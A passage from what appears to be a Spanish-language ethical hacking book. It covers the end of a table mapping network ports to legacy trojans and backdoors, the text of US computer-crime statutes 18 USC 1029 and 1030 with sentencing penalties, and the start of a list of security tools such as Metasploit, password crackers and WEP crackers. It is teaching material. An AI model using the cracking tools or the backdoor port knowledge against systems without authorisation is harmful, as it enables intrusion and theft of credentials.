| **TCP 12349** | Bionet.084, Bionet.261, Bionet.280, Bionet.302, Bionet.305, Bionet.311, Bionet.313, Bionet.314, Bionet.316, Bionet.317, Bionet.401, Bionet.402 |
| **TCP 12389** | KheSanh.210 |
| **TCP 12478** | Bionet.210 |
| **TCP 12623** | Buttman.090, Buttman.100 |
| **TCP 12624** | Buttman.090, Buttman.100 |
| **TCP 12625** | Buttman.100 |
| **TCP 12904** | Akropolis.100, Rocks.100 |
| **TCP 13473** | Chupacabra.100 |
| **TCP 13753** | AFTP.010 |
| **TCP 14100** | Eurosol.100 |
| **TCP 14194** | CyberSpy.840 |
| **TCP 14286** | HellDriver.100 |
| **TCP 14500** | PCInvader.050, PCInvader.060, PCInvader.070 |
| **TCP 14501** | PCInvader.060, PCInvader.070 |
| **TCP 14502** | PCInvader.050, PCInvader.060, PCInvader.070 |
| **TCP 14503** | PCInvader.050, PCInvader.060, PCInvader.070 |
| **TCP 14504** | PCInvader.050, PCInvader.060 |
| **TCP 15092** | HostControl.100, HostControl.260 |
| **TCP 15382** | SubZero.100 |
| **TCP 15432** | Cyn.210 |
| **TCP 15555** | ICMIBC.100 |
| **TCP 16322** | LastDoor.100 |
| **TCP 16484** | MoSucker.110 |
| **TCP 16661** | Dfch.010 |
| **TCP 16969** | Progenic.100 |
| **TCP 16982** | AcidShiver.100 |
| **TCP 17300** | Kuang.200 |
| **TCP 17499** | CrazzyNet.370, CrazzyNet.375, CrazzyNet.521 |
| **TCP 17500** | CrazzyNet.370, CrazzyNet.375, CrazzyNet.521 |
| **TCP 17569** | Infector.141, Infector.160, Infector.170, Infector.180, Infector.190, Infector.200, Intruder.100, Intruder.100 |
| **TCP 17593** | AudioDoor.120 |
| **TCP 19191** | BlueFire.035, BlueFire.041 |
| **TCP 19604** | Metal.270 |
| **TCP 19605** | Metal.270 |
| **TCP 19991** | Dfch.010 |
| **TCP 20000** | Millenium.100 |
| **TCP 20001** | Millenium.100, PshychoFiles.180 |

| | |
|---|---|
| **TCP 20002** | AcidKor.100, PshychoFiles.180 |
| **TCP 20005** | MoSucker.200, MoSucker.210, MoSucker.220 |
| **TCP 21212** | Schwindler.182 |
| **TCP 21554** | Exploiter.100, Exploiter.110, Girlfriend.130, GirlFriend.135 |
| **TCP 21579** | Breach.2001 |
| **TCP 21584** | Breach.2001 |
| **TCP 21684** | Intruse.134 |
| **TCP 22068** | AcidShiver.110 |
| **TCP 22115** | Cyn.120 |
| **TCP 22222** | Prosiak.047, Ruler.141, Rux.300, Rux.400, Rux.500, Rux.600 |
| **TCP 22223** | Rux.400, Rux.500, Rux.600 |
| **TCP 22456** | Bla.200, Bla.503 |
| **TCP 22457** | AcidShiver.120, Bla.200, Bla.503 |
| **TCP 22784** | Intruzzo.110 |
| **TCP 22845** | Breach.450 |
| **TCP 22847** | Breach.450 |
| **TCP 23005** | Infinaeon.110, NetTrash.100, Oxon.110, WinRat.100 |
| **TCP 23006** | Infinaeon.110, NetTrash.100, Oxon.110, WinRat.100 |
| **TCP 23032** | Amanda.200 |
| **TCP 23432** | Asylum.010, Asylum.012, Asylum.013, Asylum.014, MiniAsylum.110 |
| **TCP 23456** | EvilFTP.100, VagrNocker.400 |
| **TCP 23476** | DonaldDick.153, DonaldDick.154, DonaldDick.155 |
| **TCP 23477** | DonaldDick.153 |
| **TCP 24000** | Infector.170 |
| **TCP 24307** | Wildek.020 |
| **TCP 25386** | MoonPie.220 |
| **TCP 25486** | MoonPie.220 |
| **TCP 25555** | FreddyK.100, FreddyK.200 |
| **TCP 25556** | FreddyK.100 |
| **TCP 25685** | MoonPie.010, MoonPie.012, MoonPie.130, MoonPie.220, MoonPie.240, MoonPie.400 |
| **TCP 25686** | MoonPie.135, MoonPie.200, MoonPie.400 |
| **TCP 25982** | MoonPie.135, MoonPie.200 |
| **TCP 26274** | Delta.050 |
| **TCP 27160** | MoonPie.135, MoonPie.200 |
| **TCP 27184** | Alvgus.100, Alvgus.800 |
| **TCP 27374** | Muerte.110, Subseven.210, SubSeven.213 |
| **TCP 28429** | Hack'a'Tack.2000 |
| **TCP 28430** | Hack'a'Tack.2000 |
| **TCP 28431** | Hack'a'Tack.2000 |
| **TCP 28432** | Hack'a'Tack.2000 |
| **TCP 28433** | Hack'a'Tack.2000 |
| **TCP 28434** | Hack'a'Tack.2000 |
| **TCP 28435** | Hack'a'Tack.2000 |
| **TCP 28436** | Hack'a'Tack.2000 |

| | |
|---|---|
| **TCP 29559** | DuckToy.100, DuckToy.101, Katux.200, Latinus.140, Latinus.150, Pest.100, Pest.400 |
| **TCP 29891** | Unexplained.100 |
| **TCP 30000** | Infector.170 |
| **TCP 30001** | Error32.100 |
| **TCP 30003** | LamersDeath.100 |
| **TCP 30029** | AOLTrojan.110 |
| **TCP 30100** | NetSphere.127, NetSphere.130, NetSphere.131 |
| **TCP 30101** | NetSphere.127, NetSphere.130, NetSphere.131 |
| **TCP 30102** | NetSphere.127, NetSphere.130, NetSphere.131 |
| **TCP 30103** | NetSphere.131 |
| **TCP 30947** | Intruse.134 |
| **TCP 31320** | LittleWitch.400, LittleWitch.420 |
| **TCP 31337** | BackOrifice.120, Khaled.100, OPC.200 |
| **TCP 31415** | Lithium.101 |
| **TCP 31416** | Lithium.100, Lithium.101 |
| **TCP 31557** | Xanadu.110 |
| **TCP 31631** | CleptoManicos.100 |
| **TCP 31745** | Buschtrommel.100, Buschtrommel.122 |
| **TCP 31785** | Hack'a'Tack.100, Hack'a'Tack.112 |
| **TCP 31787** | Hack'a'Tack.100, Hack'a'Tack.112 |
| **TCP 31789** | Hack'a'Tack.100, Hack'a'Tack.112 |
| **TCP 31791** | Hack'a'Tack.100, Hack'a'Tack.112 |
| **TCP 31887** | BDDT.100 |
| **TCP 31889** | BDDT.100 |
| **TCP 32100** | ProjectNext.053 |
| **TCP 32418** | AcidBattery.100 |
| **TCP 32791** | Akropolis.100, Rocks.100 |
| **TCP 33291** | RemoteHak.001 |
| **TCP 33333** | Blackharaz.100, Prosiak.047, SubSeven.214 |
| **TCP 33577** | SonOfPsychward.020 |
| **TCP 34324** | TelnetServer.100 |
| **TCP 34763** | Infector.180, Infector.190, Infector.200 |
| **TCP 35000** | Infector.190, Infector.200 |
| **TCP 35600** | Subsari.140 |
| **TCP 36794** | BugBear.100 |
| **TCP 37237** | Mantis.020 |
| **TCP 37651** | YAT.210 |
| **TCP 37653** | YAT.310 |
| **TCP 40308** | Subsari.140 |
| **TCP 40412** | TheSpy.100 |
| **TCP 40421** | MastersParadise.970 |
| **TCP 40422** | MastersParadise.970 |
| **TCP 40999** | DiemsMutter.110, DiemsMutter.140 |
| **TCP 41626** | Shah.100 |

| | |
|---|---|
| **TCP 44444** | Prosiak.070 |
| **TCP 45673** | Akropolis.100, Rocks.100 |
| **TCP 47262** | Delta.050 |
| **TCP 48006** | Fragglerock.200 |
| **TCP 49683** | HolzPferd.210 |
| **TCP 50000** | Infector.180 |
| **TCP 50130** | Enterprise.100 |
| **TCP 50766** | Fore.100 |
| **TCP 51234** | Cyn.210 |
| **TCP 51966** | Cafeini.080, Cafeini.110 |
| **TCP 54321** | PCInvader.010 |
| **TCP 57341** | NetRaider.100 |
| **TCP 57922** | Bionet.084 |
| **TCP 58008** | Tron.100 |
| **TCP 58009** | Tron.100 |
| **TCP 59090** | AcidReign.200 |
| **TCP 59211** | DuckToy.100, DuckToy.101 |
| **TCP 59345** | NewFuture.100 |
| **TCP 60000** | DeepThroat.300, MiniBacklash.100, MiniBacklash.101, MiniBacklash.101 |
| **TCP 60411** | Connection.100, Connection.130 |
| **TCP 60412** | Connection.130 |
| **TCP 60552** | RoxRat.100 |
| **TCP 63536** | InsaneNetwork.500 |
| **TCP 63878** | AphexFTP.100 |
| **TCP 63879** | AphexFTP.100 |
| **TCP 64969** | Lithium.100 |
| **TCP 65000** | Socket.100 |
| **UDP 1** | SocketsDeTroie.250 |
| **UDP 666** | Bla.200, Bla.400, Bla.503, Noknok.820 |
| **UDP 1130** | Noknok.800, Noknok.820 |
| **UDP 2140** | DeepThroat.100, DeepThroat.200, DeepThroat.310 |
| **UDP 2989** | Rat.200 |
| **UDP 3128** | MastersParadise.970 |
| **UDP 3129** | MastersParadise.920, MastersParadise.970 |
| **UDP 3150** | DeepThroat.100, DeepThroat.200, DeepThroat.310, MiniBacklash.110 |
| **UDP 3333** | Daodan.123 |
| **UDP 3800** | Eclypse.100 |
| **UDP 3996** | RemoteAnything.364 |
| **UDP 4000** | RemoteAnything.364 |
| **UDP 5555** | Daodan.123 |
| **UDP 5881** | Y3KRat.110, Y3KRat.140 |
| **UDP 5882** | Y3KRat.100, Y3KRat.110, Y3KRat.120, Y3KRat.140, Y3KRat.150 |
| **UDP 5883** | Y3KRat.110, Y3KRat.140 |
| **UDP 5884** | Y3KRat.140, Y3KRat.150 |
| **UDP 5885** | Y3KRat.110, Y3KRat.120, Y3KRat.140 |

| | | |
|---|---|---|
| **UDP** | **5886** | Y3KRat.120, Y3KRat.140 |
| **UDP** | **5887** | Y3KRat.110, Y3KRat.120, Y3KRat.140 |
| **UDP** | **5888** | Y3KRat.100, Y3KRat.110, Y3KRat.120, Y3KRat.150 |
| **UDP** | **6953** | Lithium.100 |
| **UDP** | **8012** | Ptakks.217 |
| **UDP** | **10067** | PortalOfDoom.100 |
| **UDP** | **10167** | PortalOfDoom.100 |
| **UDP** | **10666** | Ambush.100 |
| **UDP** | **11225** | Cyn.100, Cyn.103, Cyn.120 |
| **UDP** | **11306** | Noknok.800, Noknok.820 |
| **UDP** | **12389** | KheSanh.210 |
| **UDP** | **12623** | Buttman.090, Buttman.100 |
| **UDP** | **12625** | Buttman.100 |
| **UDP** | **14100** | Eurosol.100 |
| **UDP** | **23476** | DonaldDick.155 |
| **UDP** | **26274** | Delta.050 |
| **UDP** | **27184** | Alvgus.100 |
| **UDP** | **28431** | Hack'a'Tack.2000 |
| **UDP** | **28436** | Hack'a'Tack.2000 |
| **UDP** | **29891** | Unexplained.100 |
| **UDP** | **30103** | NetSphere.131 |
| **UDP** | **31320** | LittleWitch.400, LittleWitch.420 |
| **UDP** | **31337** | BackOrifice.120, OPC.200 |
| **UDP** | **31416** | Lithium.100, Lithium.101 |
| **UDP** | **31789** | Hack'a'Tack.100, Hack'a'Tack.112 |
| **UDP** | **31791** | Hack'a'Tack.100, Hack'a'Tack.112 |
| **UDP** | **49683** | HolzPferd.210 |

# Leyes federales

CAPITULO 13

Quizás usted se pregunta, por qué debe conocer cuáles son las leyes federales que aplican a los crímenes informáticos. En el mundo de la seguridad en sistemas es importante que usted conozca que implica entrar a un sistema o romper la seguridad del mismo.

Muchos hackers ignoran estas leyes y no tienen ni mínima idea de que existen. El hacking no es un juego y está muy lejos de serlo. Las empresas privadas y los gobiernos, gastan millones de dólares todos los años para mejorar la seguridad de sus estructuras.

Conocer las leyes federales y sus implicaciones le brindarán a usted una idea más clara sobre los cargos y procesos que un hacker se podría exponer, al atacar un sistema.

Usted com Ethical Hacker debe conocer sobre:

- **§ 1029. Fraud and related activity in connection with access devices**
- **§ 1030. Fraud and related activity in connection with computers**

## UNITED STATES CODE ANNOTATED
## TITLE 18. CRIMES AND CRIMINAL PROCEDURE
## PART I--CRIMES
## CHAPTER 47--FRAUD AND FALSE STATEMENTS

### § 1029. Fraud and related activity in connection with access devices

**(a)** Whoever—

**(1)** knowingly and with intent to defraud produces, uses, or traffics in one or more counterfeit access devices;

**(2)** knowingly and with intent to defraud traffics in or uses one or more unauthorized access devices during any one-year period, and by such conduct obtains anything of value aggregating $1,000 or more during that period;

**(3)** knowingly and with intent to defraud possesses fifteen or more devices which are counterfeit or unauthorized access devices;

**(4)** knowingly, and with intent to defraud, produces, traffics in, has control or custody of, or possesses device-making equipment;

**(5)** knowingly and with intent to defraud effects transactions, with 1 or more access devices issued to another person or persons, to receive payment or any other thing of value during any 1-year period the aggregate value of which is equal to or greater than $1,000;

**(6)** without the authorization of the issuer of the access device, knowingly and with intent to defraud solicits a person for the purpose of—

**(A)** offering an access device; or

**(B)** selling information regarding or an application to obtain an access device;

**(7)** knowingly and with intent to defraud uses, produces, traffics in, has control or custody of, or possesses a telecommunications instrument that has been modified or altered to obtain unauthorized use of telecommunications services;

**(8)** knowingly and with intent to defraud uses, produces, traffics in, has control or custody of, or possesses a scanning receiver;

**(9)** knowingly uses, produces, traffics in, has control or custody of, or possesses ftware, knowing it has been configured to insert or modify telecommunication identifying information

associated with or contained in a telecommunications instrument so that such instrument may be used to obtain telecommunications service without authorization; or

**(10)** without the authorization of the credit card system member or its agent, k

nowingly and with intent to defraud causes or arranges for another person to present to the member or its agent, for payment, 1 or more evidences or records of transactions made by an access device;

shall, if the offense affects interstate or foreign commerce, be punished as provided in subsection (c) of this section.

**(b)**

**(1)** Whoever attempts to commit an offense under subsection (a) of this section shall be subject to the same penalties as those prescribed for the offense attempted.

**(2)** Whoever is a party to a conspiracy of two or more persons to commit an offense under subsection (a) of this section, if any of the parties engages in any conduct in furtherance of such offense, shall be fined an amount not greater than the amount provided as the maximum fine for such offense under subsection (c) of this section or imprisoned not longer than one-half the period provided as the maximum imprisonment for such offense under subsection (c) of this section, or both.

**(c) Penalties.—**

**(1) Generally.—** The punishment for an offense under subsection (a) of this section is—

**(A)** in the case of an offense that does not occur after a conviction for another offense under this section—

**(i)** if the offense is under paragraph (1), (2), (3), (6), (7), or (10) of subsection (a), a fine under this title or imprisonment for not more than 10 years, or both; and

**(ii)** if the offense is under paragraph (4), (5), (8), or (9) of subsection (a), a fine under this title or imprisonment for not more than 15 years, or both;

**(B)** in the case of an offense that occurs after a conviction for another offense under this section, a fine under this title or imprisonment for not more than 20 years, or both; and

**(C)** in either case, forfeiture to the United States of any personal property used or intended to be used to commit the offense.

**(2) Forfeiture procedure.—** The forfeiture of property under this section, including any seizure and disposition of the property and any related administrative and judicial proceeding, shall be governed by section 413 of the Controlled Substances Act, except for subsection (d) of that section.

**(d)** The United States Secret Service shall, in addition to any other agency having such authority, have the authority to investigate offenses under this section. Such authority of the United States Secret Service shall be exercised in accordance with an agreement which shall be entered into by the Secretary of the Treasury and the Attorney General.

**(e)** As used in this section—

**(1)** the term “access device” means any card, plate, code, account number, electronic serial number, mobile identification number, personal identification number, or other telecommunications service, equipment, or instrument identifier, or other means of account access that can be used, alone or in conjunction with another access device, to obtain money, goods, services, or any other thing of value, or that can be used to initiate a transfer of funds (other than a transfer originated solely by paper instrument);

**(2)** the term “counterfeit access device” means any access device that is counterfeit, fictitious, altered, or forged, or an identifiable component of an access device or a counterfeit access device;

**(3)** the term “unauthorized access device” means any access device that is lost, stolen, expired, revoked, canceled, or obtained with intent to defraud;

**(4)** the term “produce” includes design, alter, authenticate, duplicate, or assemble;
**(5)** the term “traffic” means transfer, or otherwise dispose of, to another, or obtain control of with intent to transfer or dispose of;

**(6)** the term “device-making equipment” means any equipment, mechanism, or impression designed or primarily used for making an access device or a counterfeit access device;

**(7)** the term “credit card system member” means a financial institution or other entity that is a member of a credit card system, including an entity, whether affiliated with or identical to the credit card issuer, that is the sole member of a credit card system;

**(8)** the term “scanning receiver” means a device or apparatus that can be used to intercept a wire or electronic communication in violation of chapter 119 or to intercept an electronic serial number, mobile identification number, or other identifier of any
telecommunications service, equipment, or instrument;

**(9)** the term “telecommunications service” has the meaning given such term in section 3 of title I of the Communications Act of 1934 (47 U.S.C. 153);

**(10)** the term “facilities-based carrier” means an entity that owns communications transmission facilities, is responsible for the operation and maintenance of those facilities, and holds an operating license issued by the Federal Communications Commission under the authority of title III of the Communications Act of 1934; and
**(11)** the term “telecommunication identifying information” means electronic serial number or any other number or signal that identifies a specific telecommunications instrument or account, or a specific communication transmitted from a telecommunications instrument.

**(f)** This section does not prohibit any lawfully authorized investigative, protective, or intelligence activity of a law enforcement agency of the United States, a State, or a political subdivision of a State, or of an intelligence agency of the United States, or any activity authorized under chapter 224 of this title. For purposes of this subsection, the term “State” includes a State of the United States, the District of Columbia, and any commonwealth, territory, or possession of the United States.

**(g)**
**(1)** It is not a violation of subsection (a)(9) for an officer, employee, or agent of, or a person engaged in business with, a facilities-based carrier, to engage in conduct (other than trafficking) otherwise prohibited by that subsection for the purpose of protecting the property or legal rights of that carrier, unless such conduct is for the purpose of obtaining telecommunications service provided by another facilities-based carrier without the authorization of such carrier.

**(2)** In a prosecution for a violation of subsection (a)(9), (other than a violation consisting of producing or trafficking) it is an affirmative defense (which the defendant must establish by a preponderance of the evidence) that the conduct charged was engaged in for research or development in connection

with a lawful purpose.

**(h)** Any person who, outside the jurisdiction of the United States, engages in any act that, if committed within the jurisdiction of the United States, would constitute an offense under subsection (a) or (b) of this section, shall be subject to the fines, penalties, imprisonment, and forfeiture provided in this title if—
**(1)** the offense involves an access device issued, owned, managed, or controlled by a financial institution, account issuer, credit card system member, or other entity within the jurisdiction of the United States; and
**(2)** the person transports, delivers, conveys, transfers to or through, or otherwise stores, secrets, or holds within the jurisdiction of the United States, any article used to assist in the commission of the offense or the proceeds of such offense or property derived therefrom.

**§ 1030. Fraud and related activity in connection with computers**

**(a)** Whoever--

**(1)** having knowingly accessed a computer without authorization or exceeding authorized access, and by means of such conduct having obtained information that has been determined by the United States Government pursuant to an Executive order or statute to require protection against unauthorized disclosure for reasons of national defense or foreign relations, or any restricted data, as defined in paragraph y of section 11 of the Atomic Energy Act of 1954, with reason to believe that such information so obtained could be used to the injury of the United States, or to the advantage of any foreign nation willfully communicates, delivers, transmits, or causes to be communicated, delivered, or transmitted, or attempts to communicate, deliver, transmit or cause to be communicated, delivered, or transmitted the same to any person not entitled to receive it, or willfully retains the same and fails to deliver it to the officer or employee of the United States entitled to receive it;

**(2)** intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains--

**(A)** information contained in a financial record of a financial institution, or of a card issuer as defined in section 1602(n) of title 15, or contained in a file of a consumer reporting agency on a consumer, as such terms are defined in the Fair Credit Reporting Act (15 U.S.C. 1681 et seq.);

**(B)** information from any department or agency of the United States; or

**(C)** information from any protected computer if the conduct involved an interstate or foreign communication;

**(3)** intentionally, without authorization to access any nonpublic computer of a department or agency of the United States, accesses such a computer of that department or agency that is exclusively for the use of the Government of the United States or, in the case of a computer not exclusively for such use, is used by or for the Government of the United States and such conduct affects that use by or for the Government of the United States;

**(4)** knowingly and with intent to defraud, accesses a protected computer without authorization, or exceeds authorized access, and by means of such conduct furthers the intended fraud and obtains anything of value, unless the object of the fraud and the thing obtained consists only of the use of the computer and the value of such use is not more than $5,000 in any 1-year period;

**(5)(A)(i)** knowingly causes the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causes damage without authorization, to a protected computer;

**(ii)** intentionally accesses a protected computer without authorization, and as a result of such conduct, recklessly causes damage; or

**(iii)** intentionally accesses a protected computer without authorization, and as a result of such conduct, causes damage; and

**(B)** by conduct described in clause (i), (ii), or (iii) of subparagraph (A), caused (or, in the case of an attempted offense, would, if completed, have caused)--

**(i)** loss to 1 or more persons during any 1-year period (and, for purposes of an investigation, prosecution, or other proceeding brought by the United States only, loss resulting from a related course of conduct affecting 1 or more other protected computers) aggregating at least $5,000 in value;
**(ii)** the modification or impairment, or potential modification or impairment, of the medical examination, diagnosis, treatment, or care of 1 or more individuals;

**(iii)** physical injury to any person;

**(iv)** a threat to public health or safety; or

**(v)** damage affecting a computer system used by or for a government entity in furtherance of the administration of justice, national defense, or national security;

**(6)** knowingly and with intent to defraud traffics (as defined in section 1029) in any password or similar information through which a computer may be accessed without authorization, if--

**(A)** such trafficking affects interstate or foreign commerce; or

**(B)** such computer is used by or for the Government of the United States;

**(7)** with intent to extort from any person any money or other thing of value, transmits in interstate or foreign commerce any communication containing any threat to cause damage to a protected computer;

shall be punished as provided in subsection (c) of this section.

**(b)** Whoever attempts to commit an offense under subsection (a) of this section shall be punished as provided in subsection (c) of this section.

**(c)** The punishment for an offense under subsection (a) or (b) of this section is--

**(1)(A)** a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(1) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and

**(B)** a fine under this title or imprisonment for not more than twenty years, or both, in the case of an offense under subsection (a)(1) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;

**(2)(A)** except as provided in subparagraph (B), a fine under this title or imprisonment for not more than one year, or both, in the case of an offense under subsection (a)(2), (a)(3), (a)(5)(A)(iii), or (a)(6) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;

**(B)** a fine under this title or imprisonment for not more than 5 years, or both, in the case of an offense under subsection (a)(2), or an attempt to commit an offense punishable under this subparagraph, if--

**(i)** the offense was committed for purposes of commercial advantage or private financial gain;

**(ii)** the offense was committed in furtherance of any criminal or tortious act in violation of the Constitution or laws of the United States or of any State; or

**(iii)** the value of the information obtained exceeds $5,000;

**(C)** a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(2), (a)(3) or (a)(6) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;
(3)(A) a fine under this title or imprisonment for not more than five years, or both, in the case of an offense under subsection (a)(4) or (a)(7) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and

**(B)** a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(4), (a)(5)(A)(iii), or (a)(7) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and

**(4)(A)** a fine under this title, imprisonment for not more than 10 years, or both, in the case of an offense under subsection (a)(5)(A)(i), or an attempt to commit an offense punishable under that subsection;

**(B)** a fine under this title, imprisonment for not more than 5 years, or both, in the case of an offense under subsection (a)(5)(A)(ii), or an attempt to commit an offense punishable under that subsection;

**(C)** a fine under this title, imprisonment for not more than 20 years, or both, in the case of an offense under subsection (a)(5)(A)(i) or (a)(5)(A)(ii), or an attempt to commit an offense punishable under either subsection, that occurs after a conviction for another offense under this section.

**(d)(1)** The United States Secret Service shall, in addition to any other agency having such authority, have the authority to investigate offenses under this section.

**(2)** The Federal Bureau of Investigation shall have primary authority to investigate offenses under subsection (a)(1) for any cases involving espionage, foreign counterintelligence, information protected against unauthorized disclosure for reasons of national defense or foreign relations, or Restricted Data (as that term is defined in section 11y of the Atomic Energy Act of 1954 (42 U.S.C. 2014(y)), except for offenses affecting the duties of the United States Secret Service pursuant to section 3056(a) of this title.

**(3)** Such authority shall be exercised in accordance with an agreement which shall be entered into by the Secretary of the Treasury and the Attorney General.

**(e)** As used in this section--

**(1)** the term "computer" means an electronic, magnetic, optical, electrochemical, or other high speed data processing device performing logical, arithmetic, or storage functions, and includes any data storage facility or communications facility directly related to or operating in conjunction with such device, but such term does not include an automated typewriter or typesetter, a portable hand held calculator, or other similar device;

**(2)** the term "protected computer" means a computer--

**(A)** exclusively for the use of a financial institution or the United States Government, or, in the case of a computer not exclusively for such use, used by or for a financial institution or the United States Government and the conduct constituting the offense affects that use by or for the financial institution or the Government; or

**(B)** which is used in interstate or foreign commerce or communication, including a computer located outside the United States that is used in a manner that affects interstate or foreign commerce or communication of the United States;

**(3)** the term "State" includes the District of Columbia, the Commonwealth of Puerto Rico, and any other commonwealth, possession or territory of the United States;

**(4)** the term "financial institution" means--

**(A)** an institution with deposits insured by the Federal Deposit Insurance Corporation;

**(B)** the Federal Reserve or a member of the Federal Reserve including any Federal Reserve Bank;
**(C)** a credit union with accounts insured by the National Credit Union Administration;

**(D)** a member of the Federal home loan bank system and any home loan bank;

**(E)** any institution of the Farm Credit System under the Farm Credit Act of 1971;

**(F)** a broker-dealer registered with the Securities and Exchange Commission pursuant to section 15 of the Securities Exchange Act of 1934;

**(G)** the Securities Investor Protection Corporation;

**(H)** a branch or agency of a foreign bank (as such terms are defined in paragraphs (1) and (3) of section 1(b) of the International Banking Act of 1978); and

**(I)** an organization operating under section 25 or section 25(a) of the Federal Reserve Act.

**(5)** the term "financial record" means information derived from any record held by a financial institution pertaining to a customer's relationship with the financial institution;

**(6)** the term "exceeds authorized access" means to access a computer with authorization and to use such access to obtain or alter information in the computer that the accesser is not entitled so to obtain or alter;

**(7)** the term "department of the United States" means the legislative or judicial branch of the Government or one of the executive departments enumerated in section 101 of title 5;

**(8)** the term "damage" means any impairment to the integrity or availability of data, a program, a system, or information;

**(9)** the term "government entity" includes the Government of the United States, any State or political subdivision of the United States, any foreign country, and any state, province, municipality, or other political subdivision of a foreign country;

**(10)** the term "conviction" shall include a conviction under the law of any State for a crime punishable by imprisonment for more than 1 year, an element of which is unauthorized access, or exceeding authorized access, to a computer;

**(11)** the term "loss" means any reasonable cost to any victim, including the cost of responding to an offense, conducting a damage assessment, and restoring the data, program, system, or information to its condition prior to the offense, and any revenue lost, cost incurred, or other consequential damages incurred because of interruption of service; and

**(12)** the term "person" means any individual, firm, corporation, educational institution, financial institution, governmental entity, or legal or other entity.

**(f)** This section does not prohibit any lawfully authorized investigative, protective, or intelligence activity of a law enforcement agency of the United States, a State, or a political subdivision of a State, or of an intelligence agency of the United States.

**(g)** Any person who suffers damage or loss by reason of a violation of this section may maintain a civil action against the violator to obtain compensatory damages and injunctive relief or other equitable

relief. A civil action for a violation of this section may be brought only if the conduct involves 1 of the factors set forth in clause (i), (ii), (iii), (iv), or (v) of subsection (a)(5)(B). Damages for a violation involving only conduct described in subsection (a)(5)(B)(i) are limited to economic damages. No action may be brought under this subsection unless such action is begun within 2 years of the date of the act complained of or the date of the discovery of the damage. No action may be brought under this subsection for the negligent design or manufacture of computer hardware, computer software, or firmware.

**(h)** The Attorney General and the Secretary of the Treasury shall report to the Congress annually, during the first 3 years following the date of the enactment of this subsection, concerning investigations and prosecutions under subsection (a)(5).

---

**Según el portal de Cybercrime.gov, observe la tabla de sentencias:**

| **Offense** | **Section** | **Sentence*** |
|---|---|---|
| Obtaining National Security Information | (a)(1) | 10 (20) years |
| Compromising the Confidentiality of a Computer | (a)(2) | 1 or 5 |
| Trespassing in a Government Computer | (a)(3) | 1 (10) |
| Accessing a Computer to Defraud & Obtain Value | (a)(4) | 5 (10) |
| Knowing Transmission and Intentional Damage | (a)(5)(A)(i) | 10 (20 or life) |
| Intentional Access and Reckless Damage | (a)(5)(A)(ii) | 5 (20) |
| Intentional Access and Damage | (a)(5)(A)(iii) | 1 (10) |
| Trafficking in Passwords | (a)(6) | 1 (10) |
| Extortion Involving Threats to Damage Computer | (a)(7) | 5 (10) |

* The maximum prison sentences for second convictions are noted in parenthesis.

Recursos extraídos de: http://www.cybercrime.gov/cclaws.html

# 100 herramientas de seguridad

CAPITULO 14

## 100 Herramientas para el Hacking

En esta sección estaré nombrando las 100 herramientas de hacking más utilizadas por los hackers. Muchas de estas herramientas son gratuitas; otras no. Es importante que si usted las va a probar, lo haga en un equipo que no contenga información importante debido a que podría dañarlo.

### *Lista de herramientas:*

1. **Nessus**: Herramienta para la verificación de vulnerabilidades.
   - http://www.nessus.org

2. **Wireshark**: Es un Sniffer excelente para analizar tráfico en la red.
   - http://www.wireshark.org

3. **Snort**: Excelente Intrusion Detection System (IDS). Ideal para detectar intrusos.
   - http://www.snort.com

4. **Metasploit Framework**: Excelente recurso para buscar Exploits.
   - http://www.metasploit.com

5. **Hping2**: Herramienta para enviar ping.
   - http://www.hping.org

6. **Kismet**: Es un detector de redes wireless.
   - http://www.kismetwireless.net

7. **Perl / Python / Ruby**: Lenguajes de programación muy utilizados por los hackers.
   - http://www.perl.org
   - http://www.python.org
   - http://www.ruby-lang.org

8. **OPHcrack**: Herramienta para sacar los password de windows.
   - http://ophcrack.sourceforge.net/

9. **Sam Spade**: Suite de herramientas que contienen: Ping, nslookup, whois, dig, tracerout, finger, SMTP relay check y otros.
   - http://samspade.org/
   -

10. **PGP**: Herramienta para encriptar data y evitar riesgos de comunicación.
    - http://www.pgp.com

11. **Airsnort**: Herramienta para sacar las claves WEP.
    - http:///ww.airsnort.shmoo.com

12. **BackTrack**: Distribución de Linux enfocada en el ambiente de seguridad. Contiene una gran cantidad de herramientas muy usadas por los hackers, como crackeadores de claves WEP, sniffers, scanners y otras herramientas muy importantes.

- http://www.remote-exploit.com
-

13. **Google.com**: El buscador de Internet más usado en el mundo. Herramienta útil para buscar información de empresas y usuarios.
    - http://www.google.com

14. **Ntop**: Herramienta para monitorear tráfico.
    - http://www.ntop.org

15. **Tripwire**: Herramienta para verificar la integridad de archivos y directorios.
    - http://www.tripwire.com

16. **Nbtscan**: Herramienta para obtener información de NetBIOS desde el network.
    - http://www.inetcat.net/software/nbtscan.html

17. **OpenSSL**: Herramienta para el Secure Socket Layer (SSL).
    - http://www.openssl.org

18. **Angry IP Scanner**: Herramienta de scanning.
    - http://www.angryziber.com/ipscan

19. **RKHunte**r: Unix RootKit Detector.
    - http://www.rootkit.nl/projects/rootkit_hunter.html

20. **Ike –Scan**: Escaner de VPN.
    - http://www.nta-monitor.com/tools/ike-scan/

21. **KisMac**: Escaneador de Redes Wireless para Apple.
    - http://kismac.de

22. **OSSEC HIDS**: Herramienta para detectar intrusos en Host-based.
    - http://www.ossec.net

23. **Nemesis**: Herramienta para inyector de paquetes.
    - http://nemesis.sourceforge.net/

24. **Tor**: Herramienta para mantenerte anónimo en la red.
    - http://www.torproject.org
    -

25. **Brutus**: Crackeador de password utilizando la técnica de brute-force.
    - http://www.hoobie.net/brutus
    -
    -

26. **Unicornscan**: Herramienta para escanear, TCP, sistemas operativos y aplicaciones.
    - http://www.unicornscan.org

27. **HoneyD**: Herramienta para analizar el comportamiento de los hackers. Se utiliza para simular un servidor vulnerable para que los hackers intenten accederlo y así analizar sus comportamientos o ataques.

- http://www.honeynet.org

28. **Fping**: Herramienta para realizar Ping.
    - http://www.fping.com
    -

